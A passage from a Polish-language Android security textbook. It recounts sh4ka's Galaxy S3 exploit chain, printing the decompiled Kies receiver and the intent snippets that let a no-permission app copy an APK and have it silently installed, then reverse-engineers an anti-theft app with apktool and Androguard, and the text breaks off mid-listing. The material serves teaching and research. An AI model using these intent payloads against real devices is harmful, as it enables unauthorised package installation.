Uwaga Niejawne intencje to intencje bez określonego konkretnego adresata, podczas gdy jawne intencje są skierowane do konkretnej aplikacji i komponentu tej aplikacji (takiego jak `com.wiley.exampleapp.SomeActivity`).

Jak zostało powiedziane w rozdziale 2., usługi umożliwiają aplikacji przetwarzanie danych w tle. Podobnie jak w przypadku odbiorców komunikatów i aktywności interakcja z usługami przebiega za pomocą intencji. Są w tym akcje, takie jak uruchomienie usługi, zatrzymywanie usługi lub podłączanie do usługi. Podłączona usługa może również udostępniać dodatkową warstwę specyficznych dla aplikacji funkcjonalności innym aplikacjom. Ponieważ są to autorskie funkcjonalności, programista może po prostu udostępnić metodę wykonującą dowolne polecenie.

Dobrym przykładem potencjalnych skutków wykorzystania niezabezpieczonego interfejsu IPC jest odkrycie dokonane przez Andre „sh4ka” Moulu w aplikacji *Kies* Samsunga dla Galaxy S3. Zauważył on, że *Kies*, aplikacja systemowa o szerokich uprawnieniach (nawet mająca uprawnienie `INSTALL_PACKAGES`), miała odbiorcę komunikatów przywracającego pakiety (APK) z katalogu `/sdcard/restore`. Poniższy listing zawiera kod uzyskany przez sh4ka po dekompilacji kodu *Kies*:

```
public void onReceive(Context paramContext, Intent paramInt)
{
    ...
    if (paramInt.getAction().toString().equals(
        "com.intent.action.KIES_START_RESTORE_APK"))
    {
        kies_start.m_nKiesActionEvent = 15;
        int i3 = Log.w("KIES_START", "KIES_ACTION_EVENT_SZ_START_RESTORE_APK");
        byte[] arrayOfByte11 = new byte[6];
        byte[] arrayOfByte12 = paramInt.getByteArrayExtra("head");
        byte[] arrayOfByte13 = paramInt.getByteArrayExtra("body");
        byte[] arrayOfByte14 = new byte[arrayOfByte13.length];
        int i4 = arrayOfByte13.length;
        System.arraycopy(arrayOfByte13, 0, arrayOfByte14, 0, i4);
        StartKiesService(paramContext, arrayOfByte12, arrayOfByte14);
        return;
    }
}
```

W kodzie widać, że metoda `onReceive` przyjmuje intencję `paramInt`. Wywołanie `getAction` sprawdza, czy wartość pola opisującego akcję w `paramInt` to `KIES_START_RESTORE_APK`. Jeśli sprawdzenie da pozytywny rezultat, metoda pobiera kilka dodatkowych wartości, nagłówek i zawartość z `paramInt`, a następnie wywołuje `StartKiesService`. Łańcuch wywołań doprowadza do tego, że *Kies* sprawdza zawartość `/sdcard/restore` i instaluje wszystkie zapisane tam pakiety APK.

Aby umieścić swój własny APK w `/sdcard/restore`, nie mając do tego uprawnień, sh4ka wykorzystał inny błąd, który dawał uprawnienie `WRITE_EXTERNAL_STORAGE`. W swoim tekście zatytułowanym *From 0 perm app to INSTALL_PACKAGES* sh4ka wykorzystał `ClipboardSaveService` w Samsungu Galaxy S3. Jest to zaprezentowane w poniższym listingu:

```
Intent intentCreateTemp= new Intent("com.android.clipboardsaveservice.  
CLIPBOARD_SAVE_SERVICE");  
intentCreateTemp.putExtra("copyPath", "/data/data/"+getPackageName()+  
"/files/avast.apk");  
intentCreateTemp.putExtra("pastePath",  
"/data/data/com.android.clipboardsaveservice/temp/");  
startService(intentCreateTemp);
```

Kod ten tworzy intencję skierowaną do `com.android.clipboardsaveservice.CLIPBOARD_SAVE_SERVICE`, a w dodatkowych danych przekazuje ścieżkę źródłową do swojego pakietu (w katalogu `files` swojego stworzonego na potrzeby ataku sklepu z aplikacjami) oraz ścieżkę docelową `/sdcard/restore`. W końcu wywołanie `startService` wysyła tę intencję, a `ClipboardService` w efekcie kopiuje APK do `/sdcard`. Wszystko to się dzieje, mimo że demonstracyjna aplikacja nie posiada uprawnienia `WRITE_EXTERNAL_STORAGE`.

Przysłowiowym gwoździem do trumny jest to, że przesłanie odpowiedniej intencji do *Kies* powoduje zainstalowanie dowolnego pakietu:

```
Intent intentStartRestore=  
new Intent("com.intent.action.KIES_START_RESTORE_APK");  
intentStartRestore.putExtra("head", new String("cocacola").getBytes());  
intentStartRestore.putExtra("body", new String("cocacola").getBytes());  
sendBroadcast(intentStartRestore);
```

Więcej informacji na temat pracy sh4ka można znaleźć na jego blogu pod adresem http://sh4ka.fr/android/galaxys3/from_0perm_to_INSTALL_PACKAGES_on_galaxy_S3.html.

Studium przypadku: Mobile Security App

W tym podrozdziale zostanie przeprowadzona ocena mobilnej aplikacji Android zabezpieczającej przed kradzieżą. Wprowadzone zostaną narzędzia i techniki do statycznej oraz dynamicznej analizy oraz sposoby wykonywania podstawowych operacji inżynierii wstecznej. Celem jest to, byś lepiej zrozumiał, jak atakować poszczególne komponenty tej aplikacji, i żebyś odkrył, jakie interesujące błędy mogą pomagać w tego typu staraniach.

Profilowanie

W fazie profilowania zbierasz ogólne informacje na temat aplikacji i uzyskujesz obraz tego, z czym przyjdzie Ci się zmierzyć. Zakładając, że masz niewiele informacji na temat aplikacji lub nie masz żadnych informacji na jej temat na początku (nazywane jest to zerową wiedzą albo czarną skrzynką), ważne jest, by dowiedzieć się czegoś o twórcy aplikacji, jej zależnościach i innych godnych uwagi

właściwościach, które ona posiada. Pomoże to ustalić, jakie techniki należy wykorzystać w kolejnych fazach, a nawet samo w sobie może doprowadzić do ujawnienia błędów w przypadku odkrycia, że używana jest biblioteka lub usługa internetowa ze znaną podatnością.

Najpierw ustal zastosowania aplikacji, jej twórcę oraz historię rozwoju bądź wersji. Wystarczy powiedzieć, że słabo zabezpieczone aplikacje udostępniane przez tego samego dewelopera mogą mieć podobne błędy. Rysunek 4.3 pokazuje podstawowe informacje na temat przykładowej aplikacji do odzyskiwania i ochrony przed kradzieżą na stronie internetowej Google Play.

Description

Mobile Rescue

Keep your mobile phone safe and sound

Mobile Rescue is part of your mobile insurance with Virgin Media. As soon as you activate it on your phone, you're covered against loss or theft.

With Mobile Rescue, you can...

- Back up your mobile address book and transfer your contacts to a new or replacement phone
- Lock your phone from your computer if it's missing or stolen. Once it's locked, it can't be used without you unlocking it, even if the SIM is changed.
- Track down your lost phone by setting off an alarm and checking where it is on a map.
- If your phone's lost or stolen, first lock it with Mobile Rescue and then call Virgin Media and they'll block the SIM card for you. That way, no one can put your SIM in another phone and use it to make calls.

Keywords: virgin mobile, phone locator, phone locate, anti virus protection, antivirus for android, antivirus free, phone lock, free security apps, security lock, security alarm, malware protection, block calls, block numbers, block text messages, block sms messages, block sms and calls, call blocker, remote lock, lookout mobile security, privacy guard, anti theft alarm, find phone, phone finder. Competing apps include: avg, lookout, netqin, webroot, bitdefender, mcafee, eset, avast, trend micro, kaspersky

ABOUT THIS APP

Tweet

RATING:
★★★★☆
(155)

UPDATED:
April 23, 2013

CURRENT VERSION:
3.0

REQUIRES ANDROID:
2.2 and up

CATEGORY:
Tools

INSTALLS:
100,000 - 500,000

last 30 days

SIZE:
3.5M


PRICE:
Free

CONTENT RATING:
Low Maturity

Rysunek 4.3. Opis aplikacji w Google Play

Dokładniejszy przegląd tego wpisu pozwala ustalić, że wymaga ona wielu uprawnień. Po zainstalowaniu aplikacja ta będzie miała dużo uprawnień jak na dodatkowo instalowaną aplikację. Po kliknięciu zakładki z uprawnieniami na stronie internetowej Play można zobaczyć, jakich uprawnień ona wymaga, co pokazane jest na rysunku 4.4.

Korzystając z opisu i niektórych przedstawionych uprawnień, można wyciągnąć kilka wniosków. Na przykład opis wspomina o zdalnym blokowaniu, czyszczeniu oraz alarmach dźwiękowych, a to po połączeniu z żądaniem uprawnienia READ_SMS może doprowadzić do wniosku, że SMS jest wykorzystywany do przesyłania niewidocznych komunikatów, co jest dość powszechne w mobilnych aplikacjach antywirusowych. Warto zapamiętać to na później, ponieważ oznacza to, że może być konieczne przeanalizowanie kodu odbierającego SMS-a.



Rysunek 4.4. Niektóre z uprawnień wymaganych przez analizowaną aplikację

Analiza statyczna

Faza **analizy statycznej** (ang. *static analysis*) obejmuje analizę kodu i danych w aplikacji (oraz wspierających ją komponentach) bez uruchamiania aplikacji. Na początku obejmuje to identyfikację interesujących ciągów znaków, takich jak znajdujące się w kodzie URI, dane identyfikacyjne lub klucze. Następnie przeprowadzasz dodatkową analizę, by skonstruować diagramy wywołań, ustalić logikę aplikacji, przepływy i ustalić potencjalne problemy z bezpieczeństwem.

Choć Android SDK zawiera użyteczne narzędzia, takie jak dexdump, pozwalające zdekompilować *classes.dex*, użyteczne informacje można znaleźć też w innych plikach w APK. Większość tych plików ma nietypowe formaty, takie jak binarny XML, i może być trudno odczytać je za pomocą popularnych narzędzi, takich jak grep. Za pomocą narzędzia apktool, które można znaleźć pod adresem <https://code.google.com/p/android-apktool/>, można przekonwertować te zasoby na czysty tekst, a także zdekompilować kod wykonywalny maszyny Dalvik na format pośredni nazywany *smali* (tym formatem dokładniej zajmiemy się później).

Uruchom apktool z nazwą pliku APK jako parametrem, aby zdekodować zawartość APK i umieścić jego zawartość w katalogu o takiej samej nazwie:

```
~$ apktool d ygib-1.apk
I: Baksmaling...
I: Loadingresource table...
...
I: Decodingvalues */* XMLs...
I: Done.
I: Copyingassets and libs...
```

Następnie za pomocą narzędzia grep można wyszukać interesujące ciągi znaków, takie jak adresy zasobów (URL) znajdujące się w aplikacji, co może pomóc w zrozumieniu komunikacji między tą aplikacją a serwisem internetowym. Można też wykorzystać grep, aby usunąć wszystkie odwołania do schemas.android.com, ciągu znaków opisującego popularną przestrzeń nazw XML:

```
~$ grep -Eir "https?://" ygib-1 |grep -v "schemas.android.com"

ygib-1/smali/com/yougetitback/androidapplication/settings/xml/
XmlOperator.smali:
const-string v2, "http://cs1.ucc.ie/~yx2/upload/upload.php"
ygib-1/res/layout/main.xml: xmlns:ygib="http://www.ywlx.net/apk/res/
com.yougetitback.androidapplication.cpw.mobile">
ygib-1/res/values/strings.xml: <string name="mustenteremail">Please enter
a previous email address if you already have an account on
https://virgin.yougetitback.com or a new email address
if you wish to have a new account to control this device.</string>
ygib-1/res/values/strings.xml: <string name="serverUrl">
https://virgin.yougetitback.com</string>
ygib-1/res/values/strings.xml:Please create an account on
https://virgin.yougetitback.com
before activating this device"</string>
ygib-1/res/values/strings.xml: <string name="showsalocation">
http://virgin.yougetitback.com/showSALocation?cellid=</string>
ygib-1/res/values/strings.xml: <string name="termsofuse">
https://virgin.yougetitback.com/terms_of_use</string>
ygib-1/res/values/strings.xml: <string name="eula"
>https://virgin.yougetitback.com/eula</string>
ygib-1/res/values/strings.xml: <stringname="privacy">
https://virgin.yougetitback.com/privacy_policy</string>
ygib-1/res/values/strings.xml:
<string name="registration_succeed_text">
Account Registration Successful, you can now use the
email address and password entered to login to your personal vault on
http://virgin.yougetitback.com</string>
ygib-1/res/values/strings.xml:
<stringname="registrationerror5">ERROR:creatinguser account.
Please go to http://virgin.yougetitback.com/forgot_password
where you can reset your password, alternativelyenter a new
email and password on this screen and we will create a new account for you.
Thank You.</string>
ygib-1/res/values/strings.xml: <string name="registrationsuccessful">
Congratulations you have sucessfully registered.
You can now use this email and password provided to
login to your personalised vault on http://virgin.yougetitback.com
</string>
ygib-1/res/values/strings.xml: <string name="link_accessvault">
```

```
https://virgin.yougetitback.com/vault</string>
ygib-1/res/values/strings.xml: <string name="text_help">
Access your online vault, or change your password at &lt;a>
https://virgin.yougetitback.com/forgot_password&lt;/a></string>
```

Choć apktool i popularne narzędzia systemu Unix są bardzo pomocne, potrzebujesz też czegoś odrobinę mocniejszego. W tym przypadku skorzystamy z napisanego w Pythonie frameworka do inżynierii wstecznej i analiz o nazwie *Androguard*. Choć *Androguard* zawiera narzędzia dopasowane do konkretnych zadań, w tym rozdziale skupimy się na narzędziu *androlyze* działającym w trybie interaktywnym udostępnianym przez wiersz poleceń IPython. Na początek za pomocą metody *AnalyzeAPK* stwórz odpowiednie obiekty reprezentujące APK i jego zasoby, sam kod *Dex*, dodaj też opcję, by skorzystać z dekompilem *dad* pozwalającego przekonwertować kod binarny do pseudokodu Java:

```
~$androlyze.py -s
In [1]: a,d,dx = AnalyzeAPK("/home/ahh/ygib-1.apk",decompiler="dad")
```

Następnie zbiierz trochę dodatkowych ogólnych informacji na temat aplikacji, aby potwierdzić ustalenia z etapu profilowania. Obejmuje to takie elementy, jak: uprawnienia wykorzystywane przez aplikację, aktywności, z których użytkownik będzie najprawdopodobniej korzystał, usługi uruchamiane przez aplikację oraz innych odbiorców intencji. Najpierw sprawdź uprawnienia, wywołując *permissions*:

```
In [23]: a.permissions
Out[23]:
['android.permission.CAMERA',
'android.permission.CALL_PHONE',
'android.permission.PROCESS_OUTGOING_CALLS',
...
'android.permission.RECEIVE_SMS',
'android.permission.ACCESS_GPS',
'android.permission.SEND_SMS',
'android.permission.READ_SMS',
'android.permission.WRITE_SMS',
...]
```

Jest to zestaw uprawnień zgodny z tym, co zobaczyłeś w Google Play. Można pójść jeszcze krok dalej i za pomocą *Androguard* ustalić, jakie klasy i metody aplikacji korzystają z tych uprawnień, co może pomóc zawęzić analizę do interesujących nas komponentów:

```
In [28]: show_Permissions(dx)
ACCESS_NETWORK_STATE :
1 Lcom/yougetitback/androidapplication/PingService;->deviceOnline()Z
(0x22) ---> Landroid/net/ConnectivityManager;-
>getAllNetworkInfo()[Landroid/net/NetworkInfo;
1 Lcom/yougetitback/androidapplication/PingService;->wifiAvailable()Z
(0x12) ---> Landroid/net/ConnectivityManager;-
>getActiveNetworkInfo()[Landroid/net/NetworkInfo;
...
SEND_SMS :
1 Lcom/yougetitback/androidapplication/ActivateScreen;-
>sendActivationRequestMessage(Landroid/content/Context;
Ljava/lang/String;)V (0x2) ---> Landroid/telephony/SmsManager;-
```



```

>getDefault()Landroid/telephony/SmsManager;
1 Lcom/yougetitback/androidapplication/ActivateScreen;
->sendActivationRequestMessage(Landroid/content/Context;
...
INTERNET :
1 Lcom/yougetitback/androidapplication/ActivationAcknowledgeService;-
>doPost(Ljava/lang/String;Ljava/lang/String;)Z (0xe)
----> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lcom/yougetitback/androidapplication/ConfirmPinScreen;->doPost(
Ljava/lang/String;Ljava/lang/String;)Z (0xe)
----> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
...

```

Choć wynik działania tego polecenia był bardzo długi, ten skrócony listing pokazuje kilka interesujących metod, takich jak doPost w klasie ConfirmPinScreen, która otwiera w pewnym momencie gniazdo, ponieważ sprawdza posiadanie uprawnienia android.permission.INTERNET. Aby uzyskać obraz tego, co się dzieje, można teraz zdekomponować tę metodę poprzez wywołanie na niej show w androlyzie:

```

In [38]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.show()
##### Method Information
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->doPost(Ljava/lang/String;
Ljava/lang/String;)Z [access_flags=private]
#####Params
-local registers: v0...v10
-v11:java.lang.String
-v12:java.lang.String
-return:boolean
#####
*****
doPost-BB@0x0 :
    0 (00000000) const/4          v6, 0
    1 (00000002) const/4          v5, 1 [ doPost-BB@0x4 ]

doPost-BB@0x4 :
    2 (00000004) new-instance      v3, Ljava/net/URL;
    3 (00000008) invoke-direct     v3, v11, Ljava/net/URL;-><init>
(Ljava/lang/String;)V
    4 (0000000e) invoke-virtual    v3, Ljava/net/URL;->openConnection()
Ljava/net/URLConnection;
    5 (00000014) move-result-object v4
    6 (00000016) check-cast       v4, Ljava/net/URLConnection;
    7 (0000001a) iput-object       v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
    8 (0000001e) iget-object       v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
    9 (00000022) const-string     v7, 'POST'
   10 (00000026) invoke-virtual    v4, v7, Ljava/net/URLConnection;
->setRequestMethod(Ljava/lang/String;)V
   11 (0000002c) iget-object       v4, v10, Lcom/yougetitback/androidapplication/
ConfirmPinScreen;->con Ljava/net/URLConnection;
   12 (00000030) const-string     v7, 'Content-type'
   13 (00000034) const-string     v8, 'application/x-www-form-urlencoded'
   14 (00000038) invoke-virtual    v4, v7, v8, Ljava/net/URLConnection;->
setRequestProperty(Ljava/lang/String;Ljava/lang/String;)
V

```

```

    15 (0000003e) iget-object        v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;-->con Ljava/net/URLConnection;
...
    31 (00000084) const-string       v7, 'User-Agent'
    32 (00000088) const-string       v8, 'Android Client'
...
    49 (000000d4) iget-object        v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;-->con Ljava/net/URLConnection;
    50 (000000d8) const/4          v7, 1
    51 (000000da) invoke-virtual    v4, v7, Ljava/net/URLConnection;
->setDoInput(Z)V
    52 (000000e0) iget-object        v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;-->con Ljava/net/URLConnection;
    53 (000000e4) invoke-virtual    v4, Ljava/net/URLConnection;
->connect()V

```

Na początku widzimy kilka podstawowych informacji na temat tego, jak Dalvik VM powinien zaalokować obiekty tej metody razem z kilkoma identyfikatorami samych metod. W znajdujących się poniżej wynikach dekompozycji tworzenie obiektów takich jak `java.net.HttpURLConnection` oraz wywołanie metody `connect` tego obiektu potwierdza użycie uprawnienia `INTERNET`.

Można uzyskać bardziej czytelną wersję tej metody poprzez jej dekompilację, co daje wynik przypominający źródło Java, wywołując `source` na tej samej metodzie:

```

In [39]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.source()
private boolean doPost(String p11, String p12)
{
    this.con = new java.net.URL(p11).openConnection();
    this.con.setRequestMethod("POST");
    this.con.setRequestProperty("Content-type", "application/x-www-form-urlencoded");
    this.con.setRequestProperty("Content-Length", new
StringBuilder().append(p12.length()).toString());
    this.con.setRequestProperty("Connection", "keep-alive");
    this.con.setRequestProperty("User-Agent", "Android Client");
    this.con.setRequestProperty("accept", "*/*");
    this.con.setRequestProperty("Http-version", "HTTP/1.1");
    this.con.setRequestProperty("Content-languages", "en-EN");
    this.con.setDoOutput(1);
    this.con.setDoInput(1);
    this.con.connect();
    v2 = this.con.getOutputStream();
    v2.write(p12.getBytes("UTF8"));
    v2.flush();
    android.util.Log.d("YGIB Test", new StringBuilder("con.getResponseCode()->").
append(this.con.getResponseCode()).toString());
    android.util.Log.d("YGIB Test", new StringBuilder("urlString-->").append(p11).toString());
    android.util.Log.d("YGIB Test", new StringBuilder("content-->").append(p12).toString());
...

```

Uwaga Warto zauważyć, że dekompilacja nie jest idealna, częściowo z powodu różnic między Dalvik Virtual Machine a Java Virtual Machine. Reprezentacja sterowania i przepływu danych w każdej z tych maszyn wpływa na konwersję z kodu pośredniego Dalvika do pseudokodu Javy.

Widać wywołania do metody `android.util.Log.d`, która zapisuje komunikat do logów z priorytetem debug. W takim przypadku aplikacja loguje szczegóły żądania HTTP, które mogą być interesującym wyciekami informacji. Szczegółom logów przyjrzymy się trochę później. Na razie zobaczmy, jakie zakończenia IPC mogą istnieć w tej aplikacji. Zacznijmy od aktywności. Aby to zrobić, wywołaj `get_activities`:

```
In [87]: a.get_activities()
Out[87]:
['com.yougetitback.androidapplication.ReportSplashScreen',
'com.yougetitback.androidapplication.SecurityQuestionScreen',
'com.yougetitback.androidapplication.SplashScreen',
'com.yougetitback.androidapplication.MenuScreen',
...
'com.yougetitback.androidapplication.settings.setting.Setting',
'com.yougetitback.androidapplication.ModifyPinScreen',
'com.yougetitback.androidapplication.ConfirmPinScreen',
'com.yougetitback.androidapplication.EnterRegistrationCodeScreen',
...

In [88]: a.get_main_activity()
Out[88]: u'com.yougetitback.androidapplication.ActivateSplashScreen'
```

Nie dziwi fakt, że ta aplikacja ma wiele aktywności, w tym `ConfirmPinScreen`, które analizowaliśmy. Teraz sprawdź usługi, wywołując `get_services`:

```
In [113]: a.get_services()
Out[113]:
['com.yougetitback.androidapplication.DeleteSmsService',
'com.yougetitback.androidapplication.FindLocationService',
'com.yougetitback.androidapplication.PostLocationService',
...
'com.yougetitback.androidapplication.LockAcknowledgeService',
'com.yougetitback.androidapplication.ContactBackupService',
'com.yougetitback.androidapplication.ContactRestoreService',
'com.yougetitback.androidapplication.UnlockService',
'com.yougetitback.androidapplication.PingService',
'com.yougetitback.androidapplication.UnlockAcknowledgeService',
...
'com.yougetitback.androidapplication.wipe.MyService',
...]
```

Opierając się na nazewnictwie niektórych z tych usług (np. `UnlockService` czy `wipe`), można powiedzieć, że najprawdopodobniej odbierają one i przetwarzają polecenia z komponentów innych aplikacji, gdy wywoływane są pewne zdarzenia. Teraz przyjrzyj się odbiorcom komunikatów w aplikacji za pomocą `get_receivers`:

```
In [115]: a.get_receivers()
Out[115]:
['com.yougetitback.androidapplication.settings.main.Entrance$MyAdmin',
'com.yougetitback.androidapplication.MyStartupIntentReceiver',
'com.yougetitback.androidapplication.SmsIntentReceiver',
'com.yougetitback.androidapplication.IdleTimeout',
'com.yougetitback.androidapplication.PingTimeout',
'com.yougetitback.androidapplication.RestTimeout',
'com.yougetitback.androidapplication.SplashTimeout',
```

```
'com.yougetitback.androidapplication.EmergencyTimeout',
'com.yougetitback.androidapplication.OutgoingCallReceiver',
'com.yougetitback.androidapplication.IncomingCallReceiver',
'com.yougetitback.androidapplication.IncomingCallReceiver',
'com.yougetitback.androidapplication.NetworkStateChangedReceiver',
'com.yougetitback.androidapplication.C2DMReceiver']
```

Można założyć, że mamy tutaj odbiorcę komunikatów, który jest związany z przetwarzaniem wiadomości SMS prawdopodobnie do komunikacji niewidocznej dla użytkownika, takiej jak przesyłanie poleceń zablokowania i czyszczenia urządzenia. Ponieważ aplikacja wymaga uprawnienia READ_SMS i widać tutaj ciekawie nazwanego odbiorcę komunikatów SmsIntentReceiver, są duże szanse, że manifest aplikacji zawiera filtr intencji dla komunikatów SMS_RECEIVED. Można przejrzeć zawartość *AndroidManifest.xml* w androlyze za pomocą kilku linii w Pythonie:

```
In [77]: for e in x.getElementsByTagName("receiver"):
        print e.toxml()
        ....:
...
<receiver android:enabled="true" android:exported="true"
android:name="com.yougetitback.androidapplication.SmsIntentReceiver">
<intent-filter android:priority="999">
<action android:name="android.provider.Telephony.SMS_RECEIVED">
</action>
</intent-filter>
</receiver>
...

```

Uwaga Można też uzyskać zawartość *AndroidManifest.xml* za pomocą jednego polecenia, używając *androaxml.py* z *Androguard*.

Między innymi jest tu też element XML receiver dla klasy `com.yougetitback.androidapplication.SmsIntentReceiver`. Ta konkretna definicja odbiorcy zawiera element XML `intent-filter` z jawnie zapisanym elementem `android:priority` zawierającym wartość 999, odnoszący się do akcji SMS_RECEIVED z klasy `android.provider.Telephony`. Ustawiając dużą wartość tego atrybutu, aplikacja zapewnia sobie otrzymanie komunikatu SMS_RECEIVED w pierwszej kolejności i dzięki temu dostęp do wiadomości SMS przed domyślnymi aplikacjami do przesyłania wiadomości.

Zwróć uwagę na metody dostępne w `SmsIntentReceiver` poprzez wywołanie `get_methods` na tej klasie. Można skorzystać z prostej pętli `for` w Pythonie, by przejść przez wszystkie zwrócone metody, wywołując dla każdej `show_info`:

```
In [178]: for meth in
d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.get_methods():
        meth.show_info()
        ....:
#####Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-><init>()V
[access_flags=public constructor]
#####Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>foregroundUI(Landroid/content/Context;)V [access_flags=private]
#####Method Information
```

```
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getAction(Ljava/lang/String;)Ljava/lang/String; [access_flags=private]
#####Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; [access_flags=private]
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>processBackupMsg(Landroid/content/Context;
Ljava/util/Vector;)V [access_flags=private]
##### Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;->onReceive(Landroid/content/Context;
Landroid/content/Intent;)V [access_flags=public]
...
```

Dla odbiorców komunikatów metoda `onReceive` służy jako punkt wejściowy, więc można popatrzeć na odwołania (ang. *cross-references*, *xrefs*) z tej metody, by uzyskać obraz przepływu sterowania. Najpierw utwórz odwołania za pomocą `d.create_xref`, a następnie wywołaj `show_xref` na obiekcie reprezentującym metodę `onReceive`:

```
In [206]: d.create_xref()

In [207]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.show_xref()
#####XREF
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
isValidMessage (Ljava/lang/String; Landroid/content/Context;)Z 6c
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
processContent (Landroid/content/Context; Ljava/lang/String;)V 78
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
triggerAppLaunch (Landroid/content/Context; Landroid/telephony/SmsMessage;)
V 9a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
getMessagesFromIntent (Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; 2a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver; isPinLock
(Ljava/lang/String; Landroid/content/Context;)Z 8a
#####
```

Widać tutaj, że `onReceive` wywołuje kilka innych metod, w tym te sprawdzające wiadomości SMS i przetwarzające ich treść. Zdekompiluj i dokładnie zbadaj kilka z nich, zaczynając od `getMessageFromIntent`:

```
In [213]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_getMessagesFromIntent.source()
private android.telephony.SmsMessage[]
getMessageFromIntent(android.content.Intent p9)
{
    v6 = 0;
    v0 = p9.getExtras();
    if (v0 != 0) {
        v4 = v0.get("pdus");
        v5 = new android.telephony.SmsMessage[v4.length];
        v3 = 0;
        while (v3 < v4.length) {
            v5[v3] = android.telephony.SmsMessage.createFromPdu(v4[v3]);
            v3++;
        }
    }
}
```

```

    }
    v6= v5;
  }
  return v6;
}

```

Jest to dość typowy kod wybierający z intencji SMS PDU (Protocol Data Unit). Widać, że parametr p9 do tej metody zawiera obiekt intencji. Zmienna v0 jest wypełniona wartością zwróconą z metody p9.getExtras, która zawiera wszystkie dodatkowe obiekty intencji. Następnie wywołana jest metoda v0.get("pdus"), by wybrać tylko tablicę bajtów PDU, która następnie zostaje zapisana w zmiennej v4. Później metoda tworzy obiekt SmsMessage z v4, przypisując go do v5, a potem w pętli wypełnia v5 danymi. W końcu, co może wyglądać dziwnie (prawdopodobnie w wyniku procesu dekompilacji), zmienna v6 jest również przypisana do obiektu SmsMessage jak v5, a następnie zwrócona do wywołującego.

Dekompilacja metody onReceive pokazuje, że przed wywołaniem getMessagesFromIntent ładowany jest plik współdzielonych właściwości SuperheroPrefsFile. W takim wypadku obiekt p8 reprezentujący kontekst lub stan aplikacji wywołał getSharedPreferences. Następnie wywoływanych jest kilka dodatkowych metod, by się upewnić, że wiadomość SMS jest poprawna (isValidMessage), a w końcu przetwarzana jest zawartość komunikatu (processContent) i wszystkie one otrzymują obiekt p8 jako parametr. Prawdopodobnie plik SuperheroPrefsFile zawiera jakiś element istotny dla kolejnej operacji, taki jak klucz lub PIN:

```

In [3]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.source()
public void onReceive(android.content.Context p8,
android.content.Intent p9)
{
    p8.getSharedPreferences("SuperheroPrefsFile", 0);
    if (p9.getAction().equals("android.provider.Telephony.SMS_RECEIVED") != 0) {
        this.getMessagesFromIntent(p9);
        if (this != 0) {
            v1= 0;
            while (v1 < this.length) {
                if (this[v1] != 0) {
                    v2 = this[v1].getDisplayMessageBody();
                    if ((v2 != 0) && (v2.length() > 0)) {
                        android.util.Log.i("MessageListener:", v2);
                        this.isValidMessage(v2, p8);
                        if (this == 0) {
                            this.isPinLock(v2, p8);
                            if (this != 0) {
